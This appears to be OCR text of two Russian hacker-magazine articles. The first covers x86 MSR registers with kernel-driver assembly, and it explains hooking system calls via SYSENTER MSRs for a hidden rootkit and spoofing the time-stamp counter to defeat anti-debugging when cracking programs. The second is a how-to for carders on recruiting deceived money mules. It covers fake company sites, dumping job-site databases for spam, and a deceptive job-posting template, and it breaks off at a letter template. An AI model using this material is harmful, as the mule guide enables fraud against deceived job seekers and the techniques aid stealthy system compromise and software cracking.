IA-32 Architecture Software Developer's Manual Vol. 3 (www.intel.com/products/processor/manuals)
DebugView (technet.microsoft.com/en-us/sysinternals/bb896647.aspx)
KmdManager — утилита динамической загрузки/выгрузки драйверов (wasm.ru/pub/21/files/kmd3.zip)
Syser 1.95.19000.0894 (www.sysersoft.com/download/download.php)
SoftICE (www.google.com)



Автор за процессом отладки

За запись отвечает команда **WRMSR**, ожидающая номер MSR-регистра в *ECX*, а записываемое значение — в регистровой паре *EDX:EAX*. Пример использования обоих команд показан ниже:

ДЕМОНСТРАЦИЯ ЧТЕНИЯ И ЗАПИСИ MSR-РЕГИСТРОВ

```
MOV ECX, 10h ; // IA32_TIME_STAMP_COUNTER
RDMRD        ; // MOV (EDX:EAX), IA32_TIME_STAMP_COUNTER
INC EAX
WMSR         ; MOV IA32_TIME_STAMP_COUNTER, (EDX:EAX)
```

В защищенном режиме обе команды могут вызываться только из нулевого кольца, иначе операционная система сгенерирует исключение. Другими словами, для экспериментов с MSR-регистрами нам необходимо написать драйвер, «скелет» которого представлен ниже:

ИСХОДНЫЙ ТЕКСТ «СКЕЛЕТА» ПРОСТЕЙШЕГО ДРАЙВЕРА MSR-BASE.ASM ДЛЯ ЭКСПЕРИМЕНТОВ С MSR-РЕГИСТРАМИ

```
.686
.MMX
.model flat, stdcall
extern DbgPrint:PROC
.code

DriverEntry proc
  NOP
  NOP
  INT 03       ; // SoftICE: I3HERE DRV

  MOV ECX, 10h ; // IA32_TIME_STAMP_COUNTER
  RDMSR      ; // MOV (EDX:EAX), IA32_TIME_STAMP_COUNTER

  MOV EAX, 666h  ; LOW 32 bits
  WRMSR      ; // MOV (EDX:EAX), IA32_TIME_STAMP_COUNTER
  RDMSR      ; // READ AGAIN — just for fun :-)

  push offset mystring
  CALL DbgPrint
  pop eax

  mov eax, 0C0000182h; STATUS_DEVICE_CONFIGURATION_ERROR
; RET            ; Four-F says
  RETN 8         ; <- haron says
DriverEntry endp

.data
mystring DB "*] MSR [*",0Dh,0Ah,0

end DriverEntry
```

Наблюдение за MSR-регистрами в SoftICE

Для сборки драйвера нам понадобится NTDDK и командный файл следующего содержания (для его настройки необходимо прописать путь к библиотекам ядра):

КОМАНДНЫЙ ФАЙЛ ДЛЯ СБОРКИ ДРАЙВЕРА

```
@ECHO OFF

SET FILE_NAME=MSR-base

REM каждый настраивает эту строку под себя!
SET ntoskrnl=D:\NTDDK\libchk\i386\ntoskrnl.lib

IF EXIST %FILE_NAME%.obj DEL %FILE_NAME%.obj
ml /nologo /c /coff %FILE_NAME%.asm
IF NOT EXIST %FILE_NAME%.obj GOTO err
link /nologo /driver /base:0x10000 /align:32 /out:%FILE_
NAME%.sys /subsystem:native %FILE_NAME%.obj %ntoskrnl%
GOTO end

:err
ECHO -ERR!

:end
```

Остается самая малость — загрузить драйвер внутрь системы, передав управление процедуре *DriverEntry*, которая, выполнив, что задумано, завершится с кодом *STATUS_DEVICE_CONFIGURATION_ERROR*, автоматически выгружая драйвер из системы.

Существует множество загрузчиков драйверов (на худой конец можно написать и свой, благо в MSDN входит пример с *ZwLoadDriver* вместе со строгой рекомендацией не использовать эту функцию в серьезных проектах). Перебрав кучу загрузчиков, я остановился на KmdManager'е, написанным легендарным хакером Four-F, известным своим циклом статей на WASM'е, откуда можно скачать сам загрузчик вместе с исходными текстами (wasm.ru/pub/21/files/kmd3.zip; также есть на DVD).

Но прежде, чем загружать драйвер в систему, необходимо установить SoftICE (или syser — это кому что больше нравится) и сказать ему «*I3HERE DRV*», заставив его отлавливать *INT 03h* в драйверах. Зачем? А затем, что наблюдать за командами *RDMSR/WRMSR* удобнее всего из отладчика, а SoftICE — это классика жанра.

OK, SoftICE подготовлен к работе, запускаем *KmdManager.exe*, указываем путь к драйверу, взводим галочку, расположенную между *[Register]*

Читаем MSR-регистр номер 174h (SYSENTER_CS_MSR) под Server 2003 и видим в EAX значение 08h, совпадающее с ядерным селектором CS, что и требовалось доказать

и *[Run]* и нажимаем на *[Reg'n'Run]*. SoftICE тут же появляется на экране в точке, где мы заботливо воткнули в драйвер команду INT 03h. Теперь мы можем трассировать драйвер сколько душе угодно, а когда надоест — нажать *<CTRL-D>* или «*x;<ENTER>*» для выхода. KmdManager, конечно, обругает нас матом, что драйвер загрузить не удалось, но все идет по плану. Именно так и было задумано. Зачем загружать драйвер, если все, что нам нужно — выполнить несколько команд на уровне нулевого кольца?

ПЕРЕХВАТЫВАЕМ СИСТЕМНЫЕ ВЫЗОВЫ

Для перехода с прикладного уровня в режим ядра операционные системы NT 3.x/4.x и W2K использовали прерывание *INT 2Eh*, которое в изобилие водится в динамической библиотеке *NTDLL.DLL*, служащей своеобразными вратами в «ад», тьфу, мостом между прикладными и ядерными уровнями.

РЕАЛИЗАЦИЯ ВЫЗОВА ФУНКЦИИ ZWCREATEFILE НА W2K

```
77F88278 public ZwCreateFile
77F88278 ZwCreateFile  proc near         ; CODE XREF:
LdrLoadAlternateResourceModule+29Fvp
77F88278
77F88278 arg_0 = dword ptr  4
77F88278
77F88278        mov     eax, 20h ; NtCreateFile
77F8827D        lea     edx, [esp+arg_0]
77F88281        int     2Eh                ; <-- врата в ад
77F88283        retn    2Ch
77F88283 ZwCreateFile endp
```

Чтение/запись MSR с прикладного уровня

Для чтения/записи MSR с прикладного уровня можно воспользоваться недокументированной native-API функцией *NtSystemDebugControl()*, экспортируемой из динамической библиотеки *NTDLL.DLL*. Готовый к употреблению пример работы с ней лежит на http://www.openrce.org/blog/view/535/Branch_Tracing_with_Intel_MSR_Registers.
Однако для этого необходимо:
а) обладать правами администратора
б) учитывать, что в последних пакетах обновления под Server 2003 и XP возможности функции были существенно урезаны и, по-видимому, политика урезания продолжится (так что все-таки без драйвера не обойтись).

Читаем MSR-регистр номер 174h (SYSENTER_CS_MSR) под W2K и видим в EDX:EAX значение 00000000h (так как W2K не использует SYSENTER)

Основной недостаток *INT 2Eh* в том, что выполняется она очень медленно, и потому в P6-процессорах появилась пара более быстрых команд: *SYSENTER* (с прикладного уровня в режим ядра) и *SYSEXIT* (из режима ядра назад на прикладной уровень), которую Microsoft стала использовать взамен *INT 2Eh*, начиная с XP и Server 2003. В результате, *NTDLL.DLL* оказалась чуть ли не полностью переписанной. В частности, в ней появилась пара процедур быстрого вызова ядерных функций и выхода из них обратно на прикладной уровень:

ПРОЦЕДУРЫ NTDLL.DLL БЫСТРОГО ВЫЗОВА ЯДЕРНЫХ ФУНКЦИЙ С ПРИКЛАДНОГО УРОВНЯ

```
ntdll!KiFastSystemCall:
7C82ED50 8BD4  MOV EDX,ESP
7C82ED52 0F34  SYSENTER

ntdll!KiFastSystemCallRet:
7C82ED54 C3    RET
```

Прерывание *INT 2Eh*, вопреки распространенному заблуждению, не было предано анафеме и вместо морга перекочевало в процедуру *KiIntSystemCall*:

ПРОЦЕДУРА ВЫЗОВА ЯДЕРНЫХ ФУНКЦИЙ ЧЕРЕЗ INT 2EH, ОСТАВЛЕННАЯ В XP/SERVER 2003 ДЛЯ СОВМЕСТИМОСТИ

```
ntdll!KiIntSystemCall:
7C82ED60 8D542408        LEA      EDX,[ESP+0X8]
7C82ED64 CD2E            INT      2Eh
7C82ED66 C3              RET
```

Однако дизассемблирование показывает, что ни та, ни другая процедуры реально не используются. *NTDLL.DLL* исповедует совершенно другой механизм диспетчеризации системных вызовов. Код той же функции *ZwCreateFile* в Server 2003 выглядит так:

```
EAX=00023D9E   EBX=FFDFF000   ECX=FFDFFDD0   EDX=80010031   ESI=80567280
EDI=81D32DA0   EBP=805674E0   ESP=8055E5E4   EIP=8071C23E   o d I s z A P C
CS=0008   DS=0023   SS=0010   ES=0023   FS=0030   GS=0000
                                                              PROT32
0008:7FFE0300  MOV       EDX,ESP
0008:7FFE0302  SYSENTER
0008:7FFE0304  RET
0008:7FFE0305  PUSHFD
0008:7FFE0306  OR        DWORD PTR [ESP],00000100
0008:7FFE030D  POPFD
0008:7FFE030E  RET
0008:7FFE030F  NOP
0008:7FFE0310  NOP
0008:7FFE0311  NOP
(DISPATCH)-KTEB(80567280)-TID(0000)
:u 7FFE0300
:
```

SYENTER в SharedUserData!SystemCallStub

РЕАЛИЗАЦИЯ ВЫЗОВА ФУНКЦИИ ZWCREATEFILE НА SERVER 2003

```
77F42467 public ZwCreateFile
77F42467 ZwCreateFile proc near ; CODE XREF: LdrLoadAlte
rnateResourceModule-10Cvp
77F42467        mov      eax, 27h ; NtCreateFile
77F4246C        mov      edx, 7FFE0300h   ; offset SharedU
serData!SystemCallStub
77F42471        call     edx
77F42473        retn     2Ch
77F42473 ZwtCreateFile endp
```

Что находится по адресу *7FFE0300h*? Призвав на помощь SoftICE («*U 7FFE0300h*») мы видим, что здесь расположена машинная инструкция *SYSENTER* — это и требовалось доказать!

Теперь немного о сути самой диспетчеризации. В таблице дескрипторов прерываний (IDT) для прерывания *INT 2Eh* имеется запись, указывающая, по какому адресу и селектору процессор должен передавать управление при ее выполнении. Естественно, на уровне ядра IDT легко модифицировать, установив перехватчик системных вызовов (многие rootkit'ы именно так и поступают), однако это слишком заметно. Целостность IDT проверяют многочисленные антивирусы и прочие защитные механизмы. Операционные системы семейства XP/Виста и Server 2003/2008 предоставляют в этом плане намного больше возможностей. Во-первых, мы можем изменить содержимое *SharedUserData*, заменив *SYSENTER* переходником на собственный обработчик. И хотя этот регион формально недоступен для записи с прикладного уровня, он находится в пользовательской области памяти, которая в отличие от ядра все-таки может быть модифицирована с прикладного уровня, пускай и не без извращений.

Задумаемся, — а куда *SYSENTER* передает управление? Ведь целевой адрес нигде явным образом не указан. Курим мануал от Intel и выясняем, что *SYSENTER* принимает три скрытых аргумента, передаваемые через MSR-регистры.

```
SYSENTER_CS_MSR (174h):
CS регистр для перехода на уровень нулевого кольца;
SYSENTER_ESP_MSR (175h):
ESP регистр для перехода на уровень нулевого кольца;
SYSENTER_EIP_MSR (176h):
EIP регистр для перехода на уровень нулевого кольца;
```

Селектор стека (регистр *SS*) получается путем сложения константы *08h* со значением MSR-регистра *SYSENTER_CS_MSR*, так что *SYENTER* позволяет задавать не только *CS:EIP*, но и *SS:ESP*. Таким образом, мы имеем в своем распоряжении все четыре необходимых ингредиента для перехвата. На практике достаточно подменить целевой *EIP*, перенаправив его на код нашего хакерского обработчика (естественно, расположенного внутри ядра, то есть представляющего собой драйвер; теоретически, можно заставить *SYSENTER* вызывать обработчик, находящийся на прикладном уровне, но на этом пути слишком много подводных камней, чтобы принимать его всерьез). Весь фокус в том, что за MSR-регистрами еще мало кто следит и подобный rootkit имеет хорошие шансы остаться долгое время незамеченным (или даже не быть замеченным вообще).

Ниже приведен фрагмент кода, считывающего MSR-регистры, связанные с командой *SYSENTER*. На NT 3.x/4.x и W2K мы получим нули, а XP/Виста/Server 2003/2008 покажут адрес диспетчера системных вызовов, который можно хакнуть через *WRMSR*:

ФРАГМЕНТ ИСХОДНОГО ТЕКСТА ДРАЙВЕРА MSR-SYSENTER.ASM, ОПРЕДЕЛЯЮЩЕГО АДРЕС ДИСПЕТЧЕРА СИСТЕМНЫХ ВЫЗОВОВ ПОД XP/ВИСЛА/SERVER 200X

```
INT 03          ; // for SoftICE

MOV ECX, 174H   ; // SYSENTER_CS_MSR
RDMSR           ; // MOV (EDX:EAX), SYSENTER_CS_MSR


MOV ECX, 175H   ; // SYSENTER_ESP_MSR
RDMSR           ; // MOV (EDX:EAX), SYSENTER_ESP_MSR

MOV ECX, 176H   ; // SYSENTER_EIP_MSR
RDMSR           ; // MOV (EDX:EAX), SYSENTER_EIP_MSR
```

Загружаем драйвер привычным способом (SoftICE должен быть предварительно запущен) и начинаем трассировать программу, наблюдая за значениями, возвращаемыми в регистровых парах *EDX:EAX*.

ХАЛТУРНЫЙ ХРОНОМЕТР ИЛИ ХРОНОМЕТРАЖ НАОБОРОТ


Начиная с P6, в Pentium-процессорах появился специальный счетчик производительности, увеличивающий значение MRS-регистра *IA32_TIME_STAMP_COUNTER* (*10h*) на единицу каждый такт. На самом деле, документация от Intel гарантирует просто увеличение, оставляя за собой простор для маневров, но это уже дебри технических деталей, в которые лучше не вдаваться. По умолчанию, прикладным программам даровано право читать содержимое счетчика командой *RDTSC*, возвращающей текущее значение в регистровой паре *EDX:EAX*. Причем, отладчики типа SoftICE не «замораживают» счетчик на время своей работы, что позволяет защитным механизмам легко обнаруживать факт трассировки или срабатывания точек останова



Флаг TSD в управляющем регистре CR4

(обработка которых требует значительного количества процессорного времени). В эпоху IBM XT/AT совместимых компьютеров для той же цели использовался системный таймер (грубо говоря, часы), и вот его-то SoftICE как раз и «замораживал», не позволяя защитам обнаружить себя. Эх, а сейчас что?

Начнем с того, что команду *RDTSC* очень легко сделать привилегированной. Достаточно взвести TSD-флаг (2й бит) в регистре *CR4* (доступном только с нулевого кольца), после чего всякая попытка вызова *RDTSC* с прикладного уровня заставит процессор генерировать общее исключение защиты, перехватываемое отладчиком. Перед возвращением управления программе мы можем записать в регистровую пару *EDX:EAX* все, что нам захочется, а конкретно — создать видимость, что выполнение данного участка кода заняло ничуть не больше времени, чем обычно. Фрагмент кода, который взводит TSD-бит, приведен ниже:



Проверка состояния BTF-флага драйвером MSR-branch-trace-x.sys

ДЕЛАЕМ КОМАНДУ RDTSC ПРИВИЛЕГИРОВАННОЙ ИНСТРУКЦИЕЙ

```
MOV EAX, CR4    ; // читаем управляющий регистр CR4
OR EAX, 4       ; // взводим TSD флаг
MOV CR4, EAX    ; // обновляем CR4
```

А как быть, если защита реализована на уровне драйвера и наш запрет на чтение *IA32_TIME_STAMP_COUNTER* ей не помеха? Тогда можно прибегнуть к прямой записи MSR-регистра *IA32_TIME_STAMP_COUNTER* командой *WRMSR*. Увы, здесь есть одно «но». Процессор (вот паразит!) записывает только младшие 32-бита MSR-регистра IA32_TIME_STAMP_COUNTER, а остальные сбрасывает в ноль, и защита может разоблачить наши махинации. Правда, все известные мне защиты с этим не заморачиваются, а просто сравнивают результаты двух замеров и, если в обоих старшие 32-бита обнулены, то все OK.

«Перед возвращением управления программе мы можем записать в регистровую пару EDX:EAX все, что нам захочется»


Или не OK? Прикинем, насколько нам хватит младших 32-бит. Возьмем процессор с тактовой частотой в 1 ГГц, увеличивающий *IA32_TIME_STAMP_COUNTER* на единицу каждый такт, тогда младшие 32-бита переполнятся за 4,294967296 сек. Срок не такой уж и большой. Впрочем, учитывая многозадачную природу Windows, защиты осуществляют замеры только на коротких «трассах», выполняющихся сотые или даже тысячные доли секунды, то есть меньше одного кванта (времени, отпущенного процессу системным планировщиком, после которого происходит переключение на другой поток). В XP длительность кванта составляет ~100 мс, поэтому результаты замера в ~50 мс уже нельзя считать достоверными — поток мог быть прерван планировщиком. Короче говоря, для борьбы с защитами младших 32-бит вполне хватит. Кстати, интересный факт. При записи *IA32_TIME_STAMP_COUNTER* под VMware старшие 32-бита MSR-регистра не обнуляются, а в младшие записывается немного большая величина, чем замышлялось (издержки эмуляции). Следовательно, анти-антиотладочный механизм должен работать так:

1. Записать что-то в *IA32_TIME_STAMP_COUNTER*;
2. прочитать *IA32_TIME_STAMP_COUNTER*;
3. если старшие 32-бита равны нулю, мы на живом процессоре и:
 a. записываем в младшие 32-бита фиктивное значение;
4. если старшие 32-бита не равны нулю, мы под VMWare и:
 a. записываем в младшие 32-бита значение с поправкой на эмуляцию.

Ломая программы под VMware и корректируя значение *IA32_TIME_STAMP_COUNTER* должным образом, мы надежно скроем присутствие отладчика от всех защит, основанных на замере временных интервалов.

ТРАССИРУЕМ ВЕТВЛЕНИЯ

Попробуй взвести бит TF регистра флагов *(E)FLAGS* (он там 8-й по счету, начиная от нуля) и процессор начнет генерировать отладочное преры-



Бит BTF в MSR-регистре MSR_DEBUGCTLA (1D9h)

вание *INT 01h* после выполнения каждой инструкции (за исключением инструкций, записывающих сегментный регистр *SS*). Это еще со времен IBM XT всем хакерам хорошо известно.
Недостаток такого подхода, прежде всего, в его чрезвычайной медлительности. Даже с учетом быстродействия современных процессоров, обработка исключений обходится очень дорого. «Серьезную» программу мы будет трассировать до конца сезона. А смысл? К трассировке обычно прибегают для реконструкции логики работы машинного кода, мысленно разбивая его на структурные блоки как то: ветвления, циклы, etc.
В частности, при написании универсальных распаковщиков, автоматически определяющих оригинальную точку входа в программу, нам совершенно незачем исполнять все команды. Вполне достаточно после каждого прыжка сравнить целевой код с набором сигнатур стартового кода, внедряемых компиляторами в начало программы.
Вот если бы мы могли заставить процессор генерировать отладочные прерывания только после ветвлений — скорость распаковки возросла бы в сотни раз. Сравнивая два прогона защищенной программы до и после завершения испытательного срока, мы легко найдем тот самый условный переход, после которого все пошло по пути «trial expired». Естественно, полный лог трассировки нам ни к чему. Нас интересуют только ветвления. Как их получить? Оказывается, процессор позволяет сделать это! Если бит BTF (1-й, считая от нуля) MSR-регистра *MSR_DEBUGCTLA (1D9h)* взведен, то процессор будет интерпретировать стандартный TF флаг как указание генерировать отладочное прерывание только после встречи с ветвлением или исключением. При этом оба флага (BTF и TF) автоматически очищаются.
Проведем следующий эксперимент. Уберем из «скелета» нашего драйвера INT 03h и поместим туда следующий код, взводящий флаг BTF.

ФРАГМЕНТ ДРАЙВЕРА MSR-BRANCH-TRACE.ASM, ВЗВОДЯЩЕГО BTF-ФЛАГ

```
MOV ECX, 1D9H  ; // MSR_DEBUGCTLA
RDMSR          ; // MOV (EDX:EAX), MSR_DEBUGCTLA

OR EAX, 2      ; // SET BTF (single-step on branches)
flag (bit 1)
WRMSR          ; // MOV (EDX:EAX), MSR_DEBUGCTLA
```


Загрузим драйвер в систему и, запустив любой отладчик (например, OllyDbg), нажмем <F7> для трассировки одной инструкции. Упс! Отладчик заносит нас черт знает куда, останавливаясь на первом ветвлении (которым, чаще всего, будет инструкция *CALL*, вызывающая некоторую API-функцию из стартового кода). Флаг BTF при этом сбрасывается и дальше трассировка проходит нормально (шаг за шагом) — во всяком случае, пока мы вновь не загрузим наш драйвер, устанавливающий BTF-флаг, или не напишем plug-in для OllyDbg.

К статье прилагается исходный код и откомпилированный модуль MSR-branch-trace.sys, устанавливающий BTF-флаг и тут же проверяющий его значение, выводя результат проверки в отладочный поток. Содержимое потока можно просмотреть как с помощью SoftICE, так и утилитой DbgView от Марка Руссиновича.
Если взвести BTF-флаг не удается, это означает, что на данной платформе он не поддерживается (на P-III Coppermine поддерживается, на P-4 тоже, а вот под VMware 4.5 и 5.2 — увы и ах!).
Проверить значение BTF-бита поможет другой драйвер (*MSR-branch-trace-x.sys*), также прилагаемый к статье.

НАПОСЛЕДОК

На этом наше краткое знакомство с MSR-регистрами не заканчивается. Заложенный в них потенциал только начинает раскрываться. Как поется в некогда популярной песне: «то ли еще будет, ой-ой-ой». Сейчас я работаю над созданием трассера реального времени, который на самом деле никаким трассером не является. Он представляет собой своеобразный «дампер» истории выполнения команд, сохраняемой процессором как в MSR-регистрах, так и в специально отведенной области памяти. Мы не только получаем колоссальный выигрыш в производительности, но и полностью скрываем свое присутствие от защитных механизмов... Но разговор об этом еще предстоит. Такая обширная тема требует отдельной статьи, в которой MSR-регистры лишь малая часть огромного отладочного механизма, спрятанного в недрах процессора.

Загрузка драйвера посредством KmdManager'a





РАЗВОДКА ДРОПОВ

ВЕРБОВКА СОБСТВЕННЫХ ДРОПОВ ПО ВСЕМУ МИРУ

Приходилось ли тебе когда-нибудь заморачиваться проблемой обнала грязных денежных средств? А искать способы приема карженного стафа? Для решения проблем есть только один выход — поднять свой собственный дроп-проект и рулить ситуацией самостоятельно. Как это делают профессиональные кардеры, я сейчас и расскажу.

ПОДНИМАЕМ ДРОП-ПРОЕКТ

Прежде чем плотно заняться поставленным вопросом, позволь прочитать тебе немного теории (впрочем, если ты четко представляешь себе, кто такой дроп и для чего он нужен — можешь смело пропускать первый абзац моей статьи). По определению, дроп — это подставное лицо, предназначенное для промежуточного приема товаров/банковских переводов/посылок/etc. Почему «промежуточного»? Дело в том, что в любой схеме дроп занимает позицию звена, которое лишь принимает и отправляет что-либо. Дропов принято делить на две категории: разводные и неразводные. Разводные представляют собой людей, которые были ввергнуты в криминальную авантюру обманом (например, под предлогом выполнения важных финансовых поручений). В свою очередь, неразводные — те, кто согласился работать, заведомо зная обо всех рисках профессии. Как ты понимаешь, более надежными являются неразводные дропы, хотя и здесь есть свои нюансы, о которых я еще расскажу. В статье мы будем рассматривать методы вербовки первого типа подопытных, ибо второй вариант выходит за рамки темы. Людей, занимающихся вербовкой дропов под разные цели, называют дроповодами. Работа у них сложная, напряженная, но интересная. Думаю, в этом ты убедишься сам, дочитав статью до конца.

Помни, что все материалы в статье предоставлены в сугубо ознакомительных целях — и отнюдь не призывают к совершению незаконных действий!

Итак, приступим. Первое, что потребуется — качественный дроп-проект, основанный на правдоподобной легенде. Как правило, злоумышленники разрабатывают сайт, якобы принадлежащий какой-либо компании, деятельность которой (как и сама легенда) тесно связана с будущей деятельностью дропов. Вариантов здесь может быть несколько, но подробно мы остановимся на двух наиболее распространенных:

```
— Обналичивание денежных переводов (aka обнал).
— Прием карженных товаров.
```

Оба пункта жизненно необходимы для всех типов афер. Попробуем набросать примерную легенду для дроп-проектов под каждый из них. Работают обычно от имени компании, а значит первое, что делают — определяют область деятельности конторы. Пусть это будет какая-нибудь крупная маркетинговая компания или инвестиционный фонд. Обязательно учитывают, что проект должен быть международным. Далее определяются с юридическими адресами/телефонами/факсами/etc. Мнимые филиалы компании имеет смысл «размещать» исключительно по тем регионам, в которых необходимо набрать дропов. Также хакеру необходимо придумать название, купить домен, назначить президента и менеджера компании. Выглядит это так:

```
Company: Blabla Electronics Company (www.blabla.com)
Project manager of Blabla Elecronics Company — Jill
```

```
Wiggins (manager@blabla.com)
President of Blabla Elecronics Company —
Joseph Parker
Contacts:USA,Blablastreet98,info@blabla.com,
phone: 123456789, 987654321.
```

После этого можно приступать к созданию сайта. Кстати, к дизайну следует подойти ответственно, так как большинство людей складывают первоначальное впечатление о конторе именно по внешнему виду ресурса. Если экономить на дизайне, баннерах и прочем... — скупой платит дважды.

ИЩЕМ КАДРЫ

Следующий важный этап на пути становления дроп-проекта — его реклама/раскрутка и, соответственно, вербовка дропов. В настоящее время среди дроповодов распространены два основных метода набора кадров:

```
— Спам.
— Постинг на тематических job-ресурсах.
```

Каждый из методов имеет свои преимущества и недостатки. Начнем с плюсов. Спам эффективен, прежде всего, своей массовостью. Обычно в этих целях взламывается популярный job-ресурс, откуда сливается БД с профилями юзеров (или, как еще говорят, джобсикеров), по которой и производится рассылка с предложением занять почетную должность дропа. Отклик напрямую зависит от качества базы и спама, а также от содержания самого письма. Однако спам убивает дроп-проект. Другими словами, долго такая контора не протянет и либо начнутся проблемы с абузами (если хостинг не абузоустойчивый), либо сайт попадет в блэк-листы на большинстве джоб-порталов. Поэтому многие дроповоды предпочитают придерживаться другой тактики раскрутки проекта, используя постинг на тематических job-ресурсах. В этом случае хакер выступает в качестве вполне легального работодателя, который подбирает кадры для своей компании. Правда, потребуется грамотно написанное резюме от лица конторы (вид деятельности, сроки работы, заработная плата, etc), а также аккаунты на размещение вакансий на крупных джоб-порталах. Первое без особого труда изготавливается самостоятельно, а второе можно где-нибудь взять (ну, ты меня понял). Пример постинга приведен ниже:

```
Job Post: Correspondence assistant/manager

Honest Workers Needed!!!
Are you blessed with a new child yet unable to
attend work? Are you a college student with odd
class schedules impairing regular work time?
Well you're in luck!!!
We are looking for honest and communicative
people to sort, store, and make readily
available our delivered correspondence from
your own home!!
This is not a sales gimmick requiring you to pay
setup fees or sign up to a mailing list. This
is a business requiring only limited amounts
of your time.
Spaces are limited so act now for this great
intuitive job offer.
We have a few locations to choose from. For the
Arizona region we require people in the Phoenix,
Tempe, Scottsdale, Mesa, and Gilbert areas.
For the California region we are accepting
applications for the cities of Oxnard, Port
Hueneme, Camarillo, Ventura, Ojai, and Oak
View. We are sorry but if you are not in the
listed cities or in the vicinity of, your
application request will be denied.
Please send your resumes to:
info@blabla.com
or if you are without resume or employment
history simply send your name address and a
few comments or reasons why you should be
considered for this position.
We are sorry but P.O Boxes will not be
accepted.
DO NOT TURN THIS OFFER DOWN!! GREAT
OPPORTUNITY!!!

Blabla Elecronics Company
```

Чем больше постов будет сделано на разных ресурсах — тем больше шансов на успех. Рано или поздно будущему дроповоду начнут приходить письма, на которые придется отвечать. Общаясь с потенциальным дропом, не стоит сразу брать «быка за рога», информацию лучше доводить частями, постепенно склоняя человека к выбору.

Вот пример шаблона первого письма дропу:

```
Dear friend,
